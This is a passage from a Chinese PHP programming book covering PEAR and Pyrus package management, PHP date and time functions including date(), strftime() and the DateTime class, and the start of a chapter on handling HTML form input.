所有 PEAR 包都必须积极维护，大部分都处于正常的开发状态。也就是说，为利用最新的改进并修复 bug，应当经常查看是否有新版本的包。你可以一次升级一个指定的包，或者一次升级所有的包。

1. 升级一个包

升级一个包的一般语法如下所示：

```
%>pear upgrade [package name]
```

例如，有时希望升级 PEAR 包（负责管理包的环境）。这通过如下命令完成：

```
%>pear upgrade pear
```

如果你的包版本已经是最新版本，将看到如下的消息：

```
pear/pear is already installed and is the same as the released version 1.9.0
upgrade failed
```

如果出于某种原因，你的包版本比 PEAR 程序库中的版本更新（例如，在 PEAR 中正式更新一个包之前，你手动从作者的网站下载了这个包），将看到类似下面的消息：

```
Package 'PEAR' version '1..0'  is installed and 1.9.0 is > requested '1.8.9',
skipping
```

否则，升级将自动进行。在结束时，将看到与下面类似的消息：

```
Starting to download PEAR-1.10.tgz (106,079 bytes)
.........................done: 106,079 bytes
upgrade ok: PEAR 1.10
```

2. 升级所有包

希望升级服务器上的所有包是顺理成章的，那么为什么不在一次操作中执行这个任务呢？通过 upgrade-all 命令可以轻松地完成，执行如下：

```
%>pear upgrade-all
```

执行该命令后有些将来的包版本会与以前的版本不兼容（尽管可能性不大），因此不推荐使用此命令，除非非常了解升级每个包之后的结果。

11.3.6 卸载包

如果尝试了一个 PEAR 包，然后决定使用另一种解决方案，或者不再使用这个包，就应当从系统中将其卸载。使用 uninstall 命令可以简单地完成这一任务。一般语法如下：

```
%>pear uninstall [options] package name
```

例如，为卸载 Numbers_Roman 包，可以执行如下命令：

```
%>pear uninstall Numbers_Roman
```

如果有其他的包依赖于你打算卸载的一个包，则会给出一个依赖关系列表，卸载失败。虽然你可以给出-n（--nodeps）选项来强制进行卸载，但并不推荐这样做，因为这些依赖包将不能继续正常工作。因此，你需要首先卸载依赖包。为了加速卸载过程，你可以将它们放在同一行，如下所示：

```
%>pear uninstall package1 package2 packageN
```

11.3.7　降级 PEAR 包

包管理器没有提供让一个包降级的可用方法。为此，要从 PEAR 网站（http://pear.php.net）下载所需的版本（它会以 TGZ 格式压缩），卸载当前安装的包，然后使用 11.3.3 节的指令安装所下载的包。

11.4　Pyrus 介绍

前面已经了解到，PHP 5.3 是 PHP 语言发展历程中向前迈进的重要一步，所以不难想到 PHP 5.3.1 对 PEAR 包管理器做了很大改进。Pyrus 本意是梨（pear）树所属的类种，它充分利用了 PHP 5.3 的很多新增特性来生成一个比以前版本更快、更安全而且更易于扩展的安装程序。

安装 Pyrus

如果在运行 PHP 5.3.1 或更新版本，建议你立即使用 Pyrus。要使用 Pyrus，需要从 http://pear2.php.net/pyrus.phar 下载 pyrus.phar 文件。一旦下载，就可以立即开始使用 Pyrus：

```
%>php pyrus.phar
```

第一次使用 Pyrus 时，会提示你指定希望把 PEAR 包安装在哪里。一旦完成，就可以采用与原界面类似的方式使用 Pyrus。例如，要安装 Numbers_Roman 包，可以执行以下命令：

```
%>php pyrus.phar install pear/Numbers_Roman
```

注意我如何指定了 Numbers_Roman 包的命名空间，这里在前面加上了 pear/前缀，这是因为 Numbers_Roman 包(以及目前 http://pear.php.net 列出的所有其他包)都属于 PEAR 的第一个实现。Pyrus 安装程序是更大的 PEAR2 的一部分，着力于以多种方式对其前身作出显著改进，包括允许开发群体创建和管理他们自己的包存储库。一定要紧密关注这些工作，因为在我看来，不久的将来就会宣布一些非常令人兴奋的更新。

11.5　小结

PEAR 是快速创建 PHP 应用程序的主要催化剂。希望从本章你能了解到，这个程序库能节省大量时间。这一章介绍了 PEAR 包管理器，以及如何管理和使用包。

后面几章还将介绍另外的包，展示如何利用这些包加速开发过程并改善应用程序的功能。

第 12 章 日期和时间

基于时间和日期的信息在我们的生活中有着重要作用，相应地，程序员必须经常与其网站中的时间数据打交道。一个教程是何时出版的？某个产品的定价是最新的吗？办公室助理登录到账户系统多久了？一天中哪个时段公司的网站访问者最多？这些问题以及与时间有关的其他无数问题总是不时出现，正确地解决这些问题对于编程的成功与否绝对是至关重要的。

本章介绍 PHP 强大的日期时间处理功能。首先介绍关于 UNIX 如何处理日期时间值的基本内容。在 12.3 节你将学习如何以多种有用的方式处理时间和日期。最后，介绍 PHP 5.1 中改进后的日期时间处理函数。

12.1 UNIX 时间戳

世界总是千奇百怪，要让这些不一致的方面都满足编程环境的严格限制，确实是件乏味的事情。在处理日期和时间时，这些问题显得尤为突出。例如，假设需要计算两个时间点之间相差多少天，但日期的格式却分别是 July 4, 2010 3:45pm 和 7th of December, 2011 18:17。可以想见，要通过编程解决这个问题很让人头疼。你所需要的是一种标准格式，要对如何表示日期和时间达成某种协议。最好是信息以某种标准化数字格式提供，例如 20100704154500 和 20111207181700。在编程中，以这种方式格式化的日期和时间值常称为时间戳（timestamp）。

但是，虽然情况有所改善，但还是存在问题。例如，这种解决方案仍没有解决时区、日光节约时间的问题，另外还由于文化差异存在不同的日期格式，这些都带来了问题。我们要做的是根据一个时区进行标准化，设计一种通用格式，使它可以很容易地转换为任何格式。以秒为单位表示时间值，并以通用协调时间（UTC）为基础怎么样？事实上，这种策略正是早期 UNIX 开发社区所采用的策略，将 00:00:00 UTC January 1, 1970 作为所有日期计算的基础。这个日期通常称为 UNIX 纪元（UNIX epoch）。因此，前面示例中格式不一致的日期实际上将分别表示为 1278258300 和 1323281820。

注意 你可能在考虑，是否有可能处理UNIX纪元（00:00:00 UTC January 1，1970）之前的日期。事实上是可能的，使用基于UNIX的系统时就可以。在Windows下，日期范围限制在1970到2038之间；不过PHP 5.1解决了这个问题。

12.2　PHP 的日期和时间库

即使最简单的 PHP 应用程序也经常会涉及与日期和时间有关的一些 PHP 函数。无论是验证日期、以某种特定格式格式化时间戳或者将人可读的日期值转换为相应的时间戳，下面介绍的函数在处理这些复杂任务时都非常有用。

注解　尽管你的公司大本营可能在俄亥俄州，但公司网站完全有可能在其他地方托管，也许是德克萨斯、加利福尼亚，甚至是东京。如果你希望日期和时间的表示和计算基于东部时区，这就可能存在问题，因为PHP默认依赖于操作系统的时区设置。不过，自PHP 5.1.0起可以通过php.ini文件的date.timezone配置指令来改变网站的时区，也可以使用date_default_timezone_set()函数，否则可能生成各级别的错误。有关的更多信息见PHP手册。

12.2.1　验证日期

虽然大多数读者可以清楚地回忆起在小学时学过的一首诗“9 月有 30 天”[①]，但可能很多人背不下来，包括我们公司的许多人。幸好，checkdate()函数能够很好地验证日期，提供的日期如果有效，则返回 TRUE，否则返回 FALSE。其形式为：

```
Boolean checkdate(int month, int day, int year)
```

考虑一个例子：

```
echo "April 31, 2010: ".(checkdate(4, 31, 2010) ? 'Valid' : 'Invalid');
// 返回 false，因为 4 月只有 30 天

echo "February 29, 2012: ".(checkdate(02, 29, 2012) ? 'Valid' : 'Invalid');
// 返回 true，因为 2012 是闰年

echo "February 29, 2011: ".(checkdate(02, 29, 2011) ? 'Valid' : 'Invalid');
// 返回 false，因为 2011 不是闰年
```

12.2.2　格式化日期和时间

date()函数返回根据预定义格式指定的指令格式化的当前时间和（或）日期的字符串形式。其形式为：

```
string date(string format [, int timestamp])
```

表 12-1 给出了最有用的参数。请原谅这里没有包括对应 Swatch 因特网时间[②]的参数。

如果包括可选参数 *timestamp*，它以 UNIX 时间戳格式表示，date()将返回日期和时间的字符串表示。如果没有给出时间戳，则使用当前的 UNIX 时间戳。

---

① 4 月、6 月、9 月和 11 月各有 30 天，2 月只有 28 天，其余各月各有 31 天；在闰年，2 月有 29 天。

② 实际上你能用 date()函数来格式化 Swatch 因特网时间。在网络疯狂发展的阶段，钟表厂商 Swatch（http://www.swatch.com/）提出了“因特网时间”的概念，取代陈旧的时区概念，并采用“Swatch 节拍”来设置时间。毫不奇怪，维护 Swatch 因特网时间的全球引用是通过位于 Swatch 公司办公室的子午线建立的。

表 12-1 date()函数的格式参数

参 数	描 述	示 例
a	小写的上午和下午	am 或 pm
A	大写的上午和下午	AM 或 PM
d	月中的日期，带有前导 0	01~31
D	表示星期的三字母文本	Mon~Sun
E	时区标识符	America/New_York
F	月份的完整文本表示	January~December
g	12 小时格式，没有前导 0	1~12
G	24 小时格式，没有前导 0	0~23
h	12 小时格式，有前导 0	01~12
H	24 小时格式，有前导 0	00~23
i	分钟，有前导 0	01~60
I	夏令时	否为 0，是为 1
j	月中的日期，没有前导 0	1~31
l	日期的文本表示	Monday~Sunday
L	闰年	否为 0，是为 1
m	月份的数值表示，有前导 0	01~12
M	月份的三字母文本表示	Jan~Dec
n	月份的数值表示，没有前导 0	1~12
o	与格林尼治标准时间（GMT）之差	-0500
r	根据 RFC2822 格式化的日期	Tue, 19 Apr 2010 22:37:00 -0500
s	秒，有前导 0	00~59
S	日的序数后缀	st、nd、rd、th
t	月的天数	28~31
T	时区	PST、MST、CST、EST 等
U	UNIX 纪元以来的秒数	1172347916
w	星期几的数值表示	0 表示星期日，……，6 表示星期六
W	一年中的星期号（ISO-8601）	1~52 或 1~53，取决于以哪一天作为一周最后一天。更多信息参见 ISO 8601 标准
Y	年的 4 位表示	1901~2038
z	年中的某一天	0~364
Z	时区偏移（以秒为单位）	-43200~50400

尽管 PHP 已经使用了多年，但许多 PHP 程序员仍需要访问 PHP 文档来回忆表 12-1 所列的参数。虽然仅通过几个例子就记住如何使用这个函数是不太可能的，但还是让我们看几个示例，使你对 date()能做些什么有一个更清晰的认识。

第一个例子展示了 date()最常见的一个用法，向浏览器输出一个标准日期：

```
echo "Today is ".date("F d, Y");
```

```
// Today is August 22, 2010
```

下一个示例演示了如何输出星期几：

```
echo "Today is ".date("l");
// Today is Wednesday
```

再来看看当前日期更详细的表示：

```
$weekday = date("l");
$daynumber = date("jS");
$monthyear = date("F Y");

printf("Today is %s the %s day of %s", $weekday, $daynumber, $monthyear);
```

这会返回如下输出：

```
Today is Sunday the 22nd day of August 2010
```

可以直接向 date()函数插入与参数无关的字符串，如下：

```
echo date("Today is l the ds day of F Y");
```

这在有些情况下确实可以使用，但是结果可能不可预知。例如，执行前面的代码将得到：

```
EDT201024pm10 1757 Monday 3103America/New_York 2457 24pm10 2010f May 2010
```

注意标点符号不与任何参数冲突，所以完全可以在必要时任意插入。例如，为了将日期格式化为 mm-dd-yyyy 形式，可以使用如下语句：

```
echo date("m-d-Y");
// 04-26-2010
```

1. 处理时间

date()函数还可以生成与时间有关的值。看以下几个示例，开始只是输出当前时间：

```
echo "The time is ".date("h:i:s");
// The time is 07:44:53
```

但现在是早晨还是晚上？为此只需增加参数 a：

```
echo "The time is ".date("h:i:sa");
// The time is 07:44:53pm
```

2. 了解当前时间的更多信息

gettimeofday()函数返回与当前时间有关的元素所组成的一个关联数组。其形式为：

```
mixed gettimeofday([boolean return_float])
```

默认行为是返回一个关联数组，其中包括以下 4 个值。

- dsttime。指使用日光节约时间算法，该算法在不同的地理位置有所差别。有 11 个可能的值，包括 0（不使用日光节约时间）、1（美国）、2（澳大利亚）、3（西欧）、4（中欧）、5（东欧）、6（加拿大）、7（大不列颠及爱尔兰）、8（罗马尼亚）、9（土耳其）和 10（澳大利亚 1986）。

- minuteswest。格林尼治标准时间（GMT）西部的分钟数。
- sec。自 UNIX 纪元后的秒数。
- usec。整数秒值后面的微秒数。

2010 年 5 月 24 日 15:21:30 EDT 在测试服务器上执行 gettimeofday()得到如下输出：

```
Array (
   [sec] => 1274728889
   [usec] => 619312
   [minuteswest] => 240
   [dsttime] => 1
)
```

当然，可以将输出赋给数组，然后在必要时引用各个元素：

```
$time = gettimeofday();
$UTCoffset = $time['minuteswest'] / 60;
printf("Server location is %d hours west of UTC.", $UTCoffset);
```

返回如下结果：

```
Server location is 5 hours west of UTC.
```

对于 PHP 5.1.0 和更新版本而言，可选参数 return_float 会使 gettimeofday()以浮点值形式返回当前时间。

12.2.3 将时间戳转换为用户友好的值

getdate()函数接受一个时间戳，并返回一个由其各部分组成的关联数组。如果不给出 UNIX 格式的时间戳，则此函数返回的各个部分基于当前日期和时间。其形式为：

```
array getdate([int timestamp])
```

总共会返回 11 个数组元素，具体如下所示。

- hours。小时的数值表示，范围是 0~23。
- mday。月份中某日的数值表示，范围是 1~31。
- minutes。分钟的数值表示，范围是 0~59。
- mon。月份的数值表示，范围是 1~12。
- month。月份的完整文本表示，如 July。
- seconds。秒的数值表示，范围是 0~59。
- wday。一周中某日的数值表示，如星期日为 0。
- weekday。一周中某日的完整文本表示，如 Friday。
- yday。一年中某日的数值偏移，范围是 0~364。
- year。年份的 4 位数值表示，如 2010。
- 0。从 UNIX 纪元（时间戳）开始的秒数。

考虑时间戳 1274729324（2010 年 5 月 24 日，15:28:44 EDT）。将其传入 getdate()，查看各数组元素：

```
Array (
 [seconds] => 44
 [minutes] => 28
 [hours] => 15
 [mday] => 24
 [wday] => 1
 [mon] => 5
 [year] => 2010
 [yday] => 143
 [weekday] => Monday
 [month] => May
 [0] => 1274729324
)
```

12.2.4　处理时间戳

PHP 提供了 time()和 mktime()两个函数来处理时间戳。前者用于获取当前的时间戳，后者用来获取特定日期和时间对应的时间戳。本节将介绍这两个函数。

1. 确定当前的时间戳

time()函数用于获取当前时刻的 UNIX 时间戳。其形式为：

```
int time()
```

下面的例子在 2010 年 5 月 24 日 15:31:22 EDT 执行：

```
echo time();
```

这会产生相应的时间戳：

```
1274729482
```

使用前面介绍的 date()函数，这个时间戳稍后可以转换回人可读的日期：

```
echo date("F d, Y h:i:s", 1274729482);
```

返回如下结果：

```
May 24, 2010 03:31:22
```

2. 根据特定的日期和时间创建时间戳

mktime()函数用于生成给定日期和时间的时间戳。如果未给出日期和时间，则返回当前日期和时间的时间戳。其形式为：

```
int mktime([int hour [, int minute [, int second [, int month
            [, int day [, int year]]]]]])
```

每个可选参数的目的很明确，所以不再分别解释。例如，如果想知道 2010 年 5 月 24 日 3:35 p.m. 的时间戳，只需输入适当的值：

```
echo mktime(15,35,00,5,24,2010);
```

这会返回如下结果：

```
1274729700
```

在计算两个时间点之差时，这个函数尤其有用（对于 PHP 5.1+用户，本章后面将介绍另一种计算日期之差的方法）。例如，今天（2010 年 5 月 24 日）子夜与 2011 年 4 月 15 日子夜之间相隔多少个小时？

```
$now = mktime();
$taxDeadline = mktime(0,0,0,4,15,2011);

// 相关的秒数
$difference = $taxDeadline - $now;

// 计算总小时数
$hours = round($difference / 60 / 60);

echo "Only ".number_format($hours)." hours until the tax deadline!";
```

这会返回如下结果：

```
Only 7,808 hours until the tax deadline!
```

12.3 日期函数

本节将演示一些最常见的与日期相关的任务，有些只涉及一个函数，另一些则涉及几个函数的组合。

12.3.1 显示本地化的日期和时间

这一章（事实上是整本书）一直在使用美国时间和货币格式，例如 04-12-10 和$2 600.93。但是，世界其他国家（地区）会使用不同的日期时间格式、货币，甚至不同的字符集。在因特网所能到达的范围内，可能必须创建能够符合其他国家（地区）格式或本地化（localized）格式的应用程序。事实上，不这样做会导致很大的混淆。例如，假设要为佛罗里达奥兰多一家很受欢迎的宾馆创建一个预订网站。这家宾馆在很多国家（地区）享有很高声誉，所以你决定创建网站的多个本地化版本。先不考虑不同的语言，要怎么处理大多数国家（地区）各自的货币和日期格式呢？虽然可以麻烦一点，创建一个冗长的方法来管理这件事情，但这可能很容易出错，部署起来也要费些时间。幸好，PHP 提供了一组内置特性，可以对这类数据完成本地化。

PHP 不仅能正确地格式化日期、时间和货币，而且能够相应地转换月份名。本节将学习如何利用这个特性，根据所选的本地化环境格式化日期。这需要两个函数：`setlocale()`和 `strftime()`。下面将介绍这两个函数，后面还提供了几个示例。

1. 设置默认的本地化环境

`setlocale()`函数通过赋新值来改变 PHP 的默认本地化环境。其形式为：

```
string setlocale(integer category, string locale [, string locale...])
string setlocale(integer category, array locale)
```

正式的本地化字符串遵循如下结构：

```
language_COUNTRY.characterset
```

例如，如果要使用意大利本地化环境，本地化字符串应当设置为 it_IT.utf8。以色列本地化环境应当设置为 he_IL.utf8，英国本地化环境为 en_GB.utf8，而美国本地化环境为 en_US.utf8。如果给定本地化环境可能有多个字符集，则可以使用 characterset 部分。例如，本地化字符串 zh_CN.gb18030 用于处理蒙古语、藏语、维吾尔语和彝语字符，而 zh_CN.gb3212 用于简体中文。

稍后可以看到，locale 参数可以是多个不同的字符串，或者一个本地化环境值数组。但为什么要引入多个本地化环境呢？这个特性（自 PHP4.2.0 起被引入）用于弥补不同操作系统间本地化环境编码的差异。假设大多数 PHP 驱动的应用程序只用于特定的平台，基本上这就不是问题；但是，万一需要，你完全可以使用这个特性。

最后，如果在 Windows 上运行 PHP，要知道 Microsoft 已经设计了自己的一组本地化字符串。可以从 http://msdn.microsoft.com 获取语言和国家编码列表。

提示　*在一些基于 UNIX 的系统中，可以通过运行命令 locale -a 来确定所支持的本地化环境。*

共支持以下 6 种本地化分类。

- LC_ALL。为以下所有 5 类设置本地化规则。
- LC_COLLATE。字符串比较。这对于使用 â 和 é 等字符的语言很有用。
- LC_CTYPE。字符分类和转换。例如，设置这种分类时 PHP 能使用 strtolower()函数将 Â 正确地转换为对应的小写形式 â。
- LC_MONETARY。货币形式。例如，美国将 50 美元表示为$50.00，而意大利将 50 欧元表示为 5000。
- LC_NUMERIC。数值形式。例如，美国将一千四百一十二表示为 1412.00，而意大利将其表示为 1.412 00。
- LC_TIME。日期和时间形式。例如，美国的日期表示为月后面是日，最后是年。例如，2010 年 2 月 12 日表示为 02-12-2010。但是，欧洲国家（以及世界上大多数国家）将其表示为 12-02-2010。一旦设置，就可以使用 strftime()函数生成本地化的格式。

假设要处理日期值，确保根据意大利本地化环境完成格式化：

```
setlocale(LC_TIME, "it_IT.utf8");
echo strftime("%A, %d %B, %Y");
```

这会返回以下结果：

```
lunedì, 24 maggio, 2010
```

为了本地化日期和时间，需要组合使用 setlocale()和下面要介绍的 strftime()。

2. 本地化日期和时间

strftime()函数根据 setlocale()指定的本地化设置来格式化日期和时间。其形式为：

```
string strftime(string format [, int timestamp])
```

虽然它的行为与 date()非常相似，能接受一些转换参数来确定所请求日期和时间的布局，但很遗憾，这些参数与 date()使用的参数不同。为参考方便，有必要在表 12-2 中再列出所有可用的参数。

记住，所有这些参数都将根据设置的本地化环境生成结果。另外，注意有些参数 Windows 并不支持。

表 12-2 strftime()函数的格式参数

参 数	描 述	示例或范围
%a	缩写的星期名	Mon、Tue
%A	完整的星期名	Monday、Tuesday
%b	缩写的月份名	Jan、Feb
%B	完整的月份名	January、February
%c	标准日期和时间	04/26/07 21:40:46
%C	世纪号	21
%d	月份中的数值日期，有前导的 0	01、15、26
%D	等价于%m/%d/%y	04/26/07
%e	月份中的数值日期，没有前导的 0	26
%g	与%G 输出相同，但没有世纪号	05
%G	数值年份，遵循%V 设置的规则	2007
%h	与%b 输出相同	Jan、Feb
%H	数值小时（24 小时时钟），有前导的 0	00~23
%I	数值小时（12 小时时钟），有前导的 0	01~12
%j	年中的数值日期	001~366
%l	12 小时时间格式，单位小时前有空格	1~12
%m	数值月份，有前导的 0	01~12
%M	数值分钟，有前导的 0	00~59
%n	换行符	\n
%p	上午和下午	AM、PM
%P	小写的上午和下午	am、pm
%r	等价于%I:%M:%S %p	05:18:21 PM
%R	等价于%H:%M	17:19
%S	数值秒，有前导的 0	00~59
%t	制表符字符	\t
%T	等价于%H:%M:%S	22:14:54
%u	数值星期几，1 = 星期一	1~7
%U	数值周数，一年中第一个星期日是当年第一周的第一天	17
%V	数值周数，第一周 = 第一个天数大于等于 4 天的星期	01~53
%W	数值周数，第一个星期一是第一周的第一天	08
%w	数值星期几，0 = 星期日	0~6
%x	基于本地化设置的标准日期	04/26/07
%X	基于本地化设置的标准时间	22:07:54
%y	数值年份，没有世纪号	05
%Y	数值年份，有世纪号	2007
%Z 或%z	时区	东部夏令时（Eastern Daylight Time）
%%	百分号字符	%

通过组合使用 strftime()和 setlocale()，可以根据用户的本地语言、标准和习惯来格式化

日期。为旅游网站的用户提供本地化的旅行日期和票价就很简单：

```
Benvenuto abordo, Sr. Sanzi<br />
<?php
   setlocale(LC_ALL, "it_IT.utf8");
   $tickets = 2;
   $departure_time = 1276574400;
   $return_time = 1277179200;
   $cost = 1350.99;
?>
Numero di biglietti: <?= $tickets; ?><br />
Orario di partenza: <?= strftime("%d %B, %Y", $departure_time); ?><br />
Orario di ritorno: <?= strftime("%d %B, %Y", $return_time); ?><br />
Prezzo IVA incluso: <?= money_format('%i', $cost); ?><br />
```

这个示例返回如下结果：

```
Benvenuto abordo, Sr. Sanzi
Numero di biglietti: 2
Orario di partenza: 15 giugno, 2010
Orario di ritorno: 22 giugno, 2010
Prezzo IVA incluso: EUR 1.350,99
```

12.3.2　显示网页的最新修改日期

仅仅过了 10 年，Web 就已经开始像一间杂乱的办公室了。文件到处都是，很多是旧的、过时的，甚至常常是完全不相干的文件。要帮助访问者确定文档是否有效，一种常用的策略是为页面增加时间戳。当然，手工完成这项工作只会带来错误，因为页面管理员最终会忘记更新时间戳。幸好，使用 date()和 getlastmod()可以自动完成这项任务。getlastmod()函数返回该页面的 Last-Modified 首部，遇到错误则返回 FALSE。其形式为：

```
int getlastmod()
```

如果与 date()一起使用，就能很容易地提供关于页面最后修改时间和日期的信息：

```
$lastmod = date("F d, Y h:i:sa", getlastmod());
echo "Page last modified on $lastmod";
```

返回类似于下面的输出：

```
Page last modified on February 26, 2010 07:59:34pm
```

12.3.3　确定当前月份中的天数

为确定当前月份中的天数，可以使用 date()的 t 参数，考虑如下代码：

```
printf("There are %d days in %s.", date("t"), date("F"));
```

如果在 4 月执行，则输出如下结果：

```
There are 30 days in April.
```

12.3.4 确定任意给定月份的天数

有时可能希望确定当前月份以外某个月份的天数。只用 date()函数无法实现这一要求，因为它需要一个时间戳，而现在只知道年份和月份。不过，可以结合 date()使用 mktime()函数生成所需的结果。假设希望确定 2010 年 2 月的天数：

```
$lastday = mktime(0, 0, 0, 2, 1, 2010);
printf("There are %d days in February 2010.", date("t",$lastday));
```

执行这段代码将得到如下输出：

```
There are 28 days in February 2010.
```

12.3.5 计算当前日期后 X 天的日期

确定未来或过去几天的确切日期通常很有用。使用 strtotime()函数和 GNU 日期语法，就能很容易地满足这种需求。假设希望知道从今天（2010 年 5 月 24 日）算起未来 45 天后的日期：

```
$futuredate = strtotime("+45 days");
echo date("F d, Y", $futuredate);
```

这会返回以下输出：

```
July 08, 2010
```

前面加上一个负号，就可以确定 45 天前的日期（假定今天是 2010 年 5 月 24 日）：

```
$pastdate = strtotime("-45 days");
echo date("F d, Y", $pastdate);
```

这会返回以下输出：

```
April 09, 2010
```

今天（2010 年 5 月 24 日）之后 10 周加 2 天呢？

```
$futuredate = strtotime("10 weeks 2 days");
echo date("F d, Y", $futuredate);
```

这会返回以下输出：

```
August 04, 2010
```

12.4 为 PHP 5.1+用户提供的日期时间改进

PHP 5.1 中对日期和时间的支持有所改进。不仅增加了一个面向对象接口，还能够针对各个时区管理日期和时间。虽然 DataTime 类还提供了一个功能性接口，但这一节只关注面向对象接口。

12.4.1 DateTime 构造函数简介

使用 DateTime 特性之前，需要通过其类构造函数实例化一个日期对象。这个构造函数的形式

如下：

```
object DateTime([string time [, DateTimeZone timezone]])
```

DateTime()方法就是类构造函数。可以在实例化时设置日期，也可以稍后使用各个修改方法（设置方法）来设置。要创建一个空的日期对象（这会将日期对象设置为当前日期），只需如下调用 DateTime()：

```
$date = new DateTime();
```

要创建一个日期对象，并设置日期为 2010 年 5 月 25 日，可以执行以下代码：

```
$date = new DateTime("25 May 2010");
```

也可以设置时间，比如设置为 9:55 p.m，如下：

```
$date = new DateTime("25 May 2010 21:55");
```

或者如下只设置时间：

```
$date = new DateTime("21:55");
```

实际上，可以使用 PHP strtotime()函数支持的任何格式（这个函数在本章前面已经介绍过）。可以参考 PHP 手册了解关于所支持格式的更多例子。

可选参数 timezone 指示一个 DateTimeZone 类(也属于 PHP 5.1 版本)定义的时区。自 PHP 5.1.0 版本起，如果这个参数设置为一个无效的值或者为 NULL，会生成一个 E_NOTICE 级的错误，如果强制要求 PHP 引用系统的时区设置，还会另外生成一个 E_WARNING 级错误。

12.4.2　格式化日期

要格式化日期和时间进行输出，或者想轻松地获取日期中的某个部分，可以使用 format()方法。这个方法与 date()函数的参数相同。例如，要使用 *2010-05-25 09:55:00pm* 格式输出日期和时间，可以如下调用 format()：

```
echo $date->format("Y-m-d h:i:sa");
```

12.4.3　实例化后设置日期

一旦实例化 DateTime 对象，可以使用 setDate()方法设置其日期。setDate()方法会设置日期对象的日、月和年，如果成功返回 TRUE，否则返回 FALSE。其形式如下：

```
Boolean setDate(integer year, integer month, integer day)
```

下面将日期设置为 2010 年 5 月 25 日：

```
$date = new DateTime();
$date->setDate(2010,5,25);
echo $date->format("F j, Y");
```

这会返回以下输出：

```
May 25, 2010
```

12.4.4 实例化后设置时间

DateTime 实例化后可以设置日期，与此类似，还可以使用 setTime()方法设置时间。setTime()方法将设置日期对象的小时和分钟，还可以设置秒（可选），如果成功返回 TRUE，否则返回 FALSE。其形式如下：

```
Boolean setTime(integer hour, integer minute [, integer second])
```

下面将时间设置为 8:55 p.m.：

```
$date = new DateTime();
$date->setTime(20,55);
echo $date->format("h:i:s");
```

这会返回以下输出：

```
08:55:00
```

12.4.5 修改日期和时间

可以使用 modify()方法修改 DateTime 对象。与构造函数中类似，这个方法采用了同样的对用户友好的语法。例如，假设创建了一个 DateTime 对象，包含值 May 25, 2010 00:33:00。现在希望把这个日期向后调 27 个小时，改为 May 26, 2010 3:33:00：

```
$date = new DateTime("May 25, 2010 00:33");
$date->modify("+27 hours");
echo $date->format("Y-m-d h:i:s");
```

这会返回以下结果：

```
2010-05-26 03:33:00
```

12.4.6 计算两个日期之差

计算两个日期之差通常很有用，例如要为用户提供一个直观的方式估计逼近的最后期限。可以考虑这样一个应用，用户访问在线培训资料需要交付一定的订阅费用。一个用户的订阅即将到期，所以你想发一封电子邮件提醒他，电子邮件可以如下开头“Your subscription ends in 5 days! Renew now!”（您的订阅将在 5 天内到期！请续期）。

要创建这样一条消息，需要计算今天与订阅截止日期之间的天数。可以使用 diff()方法完成这个任务：

```
$terminationDate = new DateTime('2010-05-30');
$todaysDate = new DateTime('today');
$span = $terminationDate->diff($todaysDate);
echo "Your subscription ends in {$span->format('%d')} days!";
```

这一节描述的类和方法只涉及 PHP 5.1 中新增日期和时间特性的一部分，只有上例中使用的 diff()方法例外，使用这个方法需要 PHP 5.3.0 或更新版本。有关的全面总结请参阅 PHP 文档。

12.5　小结

本章涵盖的内容非常多，首先提供了一些日期时间函数的概述，这些函数在典型的 PHP 编程任务中几乎每天都会出现。接下来讲述日期函数，你能从中了解到如何组合使用这些函数的功能，来完成与时间有关的任务。最后，本章还介绍了 PHP 5.1 中的面向对象日期操作特性。

下一章强调的是用户交互，正是这个内容使得人们迫切需要学习 PHP 的更多知识。我们将深入介绍如何通过表单处理数据，展示一些基本特性和高级主题，例如如何处理多值表单组件和自动表单生成等。

第 13 章 处理 HTML 表单

你可以抛开关系数据库、Web 服务、会话处理和 LDAP 等技术术语，但是学习 PHP 肯定要涉及这样一些内容，因为你总是希望构建很酷的交互式网站。毕竟，Web 最吸引人的一个方面就是它是一个双向媒介：Web 不仅能够发布信息，而且能提供一种有效的方式从伙伴、客户和朋友那里得到输入。本章介绍使用 PHP 与用户交互的最常见的方法之一：Web 表单。总地说来，我会介绍如何使用 PHP 和 Web 表单完成以下任务：

- 从表单向 PHP 脚本传递数据；
- 验证表单数据；
- 处理多值表单组件；
- 利用 PEAR: HTML_QuickForm2 包。

具体介绍例子之前，先来说明 PHP 如何接受和处理通过一个 Web 表单提交的数据。

13.1 PHP 和 Web 表单

我们对 Web 感兴趣，认为它有用的原因是其可以发布和收集信息，而后者主要通过基于 HTML 的表单完成。这些表单用来鼓励网站的反馈、促进论坛会话、收集在线定购的邮件和账单地址，等等。但是对 HTML 表单进行编码只是有效接受用户输入的一部分必需操作，必须由服务器端组件来处理输入。本节要讨论的是如何使用 PHP 来实现上述目的。

因为你已经至少上百次使用过 Web 表单，所以本章不会介绍表单语法。如果需要学习或复习有关如何创建基本表单的知识，可以考虑查看 Web 上的众多教程。大量与 Web 开发有关的教程都包括有关 Web 表单构建的丰富信息，其中我最喜欢的一个网站是 www.w3schools.com。

事实上，本章将介绍如何结合使用 Web 表单和 PHP 来收集和处理用户数据。

从一个脚本向另一个脚本传递数据时，可使用两种常见的方法：GET 和 POST。虽然 GET 是默认方法，但一般希望使用 POST，因为它能处理更多的数据，使用表单插入和修改大块文本时，能处理更多数据很重要。如果使用 POST，所有发送给 PHP 脚本的提交数据都必须使用$_POST 语法来引用，这最早在第 3 章介绍过。例如，假设表单包含一个文本字段值 email，如下：

```
<input type="text" id="email" name="email" size="20" maxlength="40" />
```

提交表单后，就可以如下引用这个文本域值：

```
$_POST['email']
```

当然，出于方便考虑，完全可以先把这个值赋给另一个变量，如下：

```
$email = $_POST['email'];
```

记住，除了古怪的命名约定外，$_POST 变量与任何其他变量一样。采用这种方式引用只是为了明确地划分外部变量是从哪里来的。在第 3 章，这种约定可用于来自 GET 方法、cookie、会话、服务器和上传文件的变量。

下面来看一个简单的例子，这里展示了 PHP 接受和处理表单数据的功能。

简单示例

以下脚本生成一个表单，提示用户输入姓名和电子邮件地址。完成并提交后，脚本（名为 subscribe.php）会把此信息显示在浏览器窗口中。

```
<?php
    // 如果已填写名字字段
    if (isset($_POST['name']))
    {
        $name = $_POST['name'];
        $email = $_POST['email'];
        printf("Hi %s! <br />", $name);
        printf("The address %s will soon be a spam-magnet! <br />", $email);
    }
?>

<form action="subscribe.php" method="post">
    <p>
        Name:<br />
        <input type="text" id="name" name="name" size="20" maxlength="40" />
    </p>
    <p>
        Email Address:<br />
        <input type="text" id="email" name="email" size="20" maxlength="40" />
    </p>
    <input type="submit" id="submit" name = "submit" value="Go!" />
</form>
```

假设用户填写完两个域，单击了 Go!按钮，输出内容将如下所示：

```
Hi Bill!
The address bill@example.com will soon be a spam-magnet!
```

